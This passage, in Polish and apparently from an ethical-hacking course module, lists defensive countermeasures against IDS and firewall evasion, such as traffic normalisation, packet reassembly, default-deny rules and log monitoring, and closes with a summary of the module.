Zamknij porty przełącznika powiązane ze znanymi hostami atakującymi.

Przeprowadź dogłębną analizę niejednoznacznego ruchu sieciowego pod kątem wszystkich możliwych zagrożeń.

Użyj pakietu TCP FIN lub Reset (RST), aby zakończyć złośliwe sesje TCP.

Poszukaj kodu operacji nop innego niż 0x90, aby obronić się przed problemem z polimorficznym kodem powłoki.

Szkol użytkowników, aby identyfikowali wzorce ataków i regularnie aktualizowali/łatali wszystkie systemy i urządzenia sieciowe. Wdróż IDS po dokładnej analizie topologii sieci, charakteru ruchu sieciowego i liczby hostów do monitorowania.

Użyj normalizatora ruchu, aby usunąć potencjalną niejednoznaczność ze strumienia pakietów, zanim dotrą one do IDS.

Upewnij się, że system IDS normalizuje pofragmentowane pakiety i umożliwia ich ponowne złożenie we właściwej kolejności.

Zdefiniuj serwer DNS dla programu rozpoznawania nazw klientów w routerach lub podobnych urządzeniach sieciowych.

Wzmocnij zabezpieczenia wszystkich urządzeń komunikacyjnych, takich jak modemy i routery.

Jeśli to możliwe, zablokuj pakiety ICMP TTL, których ważność wygasła, na poziomie interfejsu zewnętrznego i zmień pole TTL na znaczną wartość, aby host końcowy zawsze odbierał pakiety.

Regularnie aktualizuj bazę sygnatur antywirusowych.

Użyj rozwiązania do normalizacji ruchu w IDS, aby chronić system przed uniknięciami.

Przechowuj informacje o ataku (adres IP atakującego, adres IP ofiary, znacznik czasu itp.) do przyszłej analizy.

Upewnij się, że pakiety nadchodzą ze ścieżki zabezpieczonej przez IDS; jeśli nie, wykonaj głęboką analizę pakietów przychodzących ze ścieżek innych niż IDS.

Upewnij się, że reguły snort są idealnie skonfigurowane, aby uniknąć ataków DoS przy użyciu fałszywych alarmów snort.

Okresowo sprawdzaj, czy w katalogu reguł snort nie wstrzyknięto złośliwego skryptu.

Zastosuj hybrydową technikę ochrony przed exploitami opartą na sygnaturach, która obejmuje zaawansowane techniki analizy statystycznej i behawioralnej, aby zapobiegać unikaniu IDS przy użyciu exploitów dnia zerowego.

Jak bronić się przed unikaniem zapory sieciowej

Zaporę sieciową należy skonfigurować w taki sposób, aby adres IP intruza był filtrowany.

Ustaw regułę zapory tak, aby odrzucała cały ruch i włączała tylko wymagane usługi.

Jeśli to możliwe, utwórz unikalny identyfikator użytkownika, aby uruchamiać usługi zapory, zamiast uruchamiać je przy użyciu identyfikatora administratora lub administratora.

Skonfiguruj zdalny serwer syslog i zastosuj surowe środki ochrony przed złośliwymi użytkownikami.

Monitoruj dzienniki zapory w regularnych odstępach czasu i badaj wszystkie podejrzane wpisy w dzienniku.

Domyślnie wyłącz wszystkie połączenia FTP do lub z sieci.

Skataloguj i przejrzyj cały ruch przychodzący i wychodzący dozwolony przez zaporę.

Regularnie uruchamiaj zapytania dotyczące ryzyka, aby zidentyfikować podatne reguły zapory.

Monitoruj dostęp użytkowników do zapór i kontroluj, kto może modyfikować konfigurację zapory.

Określ źródłowy i docelowy adres IP oraz porty.

Powiadom administratora polityki bezpieczeństwa o zmianach zapory sieciowej i udokumentuj je.

Kontroluj fizyczny dostęp do zapory.

Regularnie twórz kopie zapasowe zestawu reguł zapory i plików konfiguracyjnych.

Zaplanuj regularne audyty bezpieczeństwa zapory.

Poszukaj zintegrowanej inspekcji HTTPS/TLS, aby chronić się przed obejściami.

Użyj HTTP Evader do uruchamiania automatycznych testów pod kątem podejrzanych obejścia zapory.

Użyj identyfikacji aplikacji, aby zablokować złośliwe aplikacje przed wszelkimi połączeniami wychodzącymi.

Podsumowanie modułu

W tym module omówiono różne koncepcje i rozwiązania IDS, IPS, firewall i honeypot. Opisano również różne techniki omijania IDS i zapór ogniowych. Wyjaśniono również różne techniki omijania zabezpieczeń NAC i punktów końcowych. Ponadto zilustrowano różne narzędzia do unikania IDS/zapór ogniowych. Ponadto wyjaśniono, jak wykryć i pokonać honeypoty. Ostatecznie zakończyło się szczegółowym omówieniem różnych środków zaradczych, które należy zastosować, aby zapobiec próbom obejścia IDS/zapory sieciowej przez cyberprzestępców. W następnym module omówimy szczegółowo, w jaki sposób osoby atakujące oraz etyczni hakerzy i pentesterzy dokonują włamań na serwer WWW w celu zdobycia cennych informacji, takich jak numery kart kredytowych i hasła.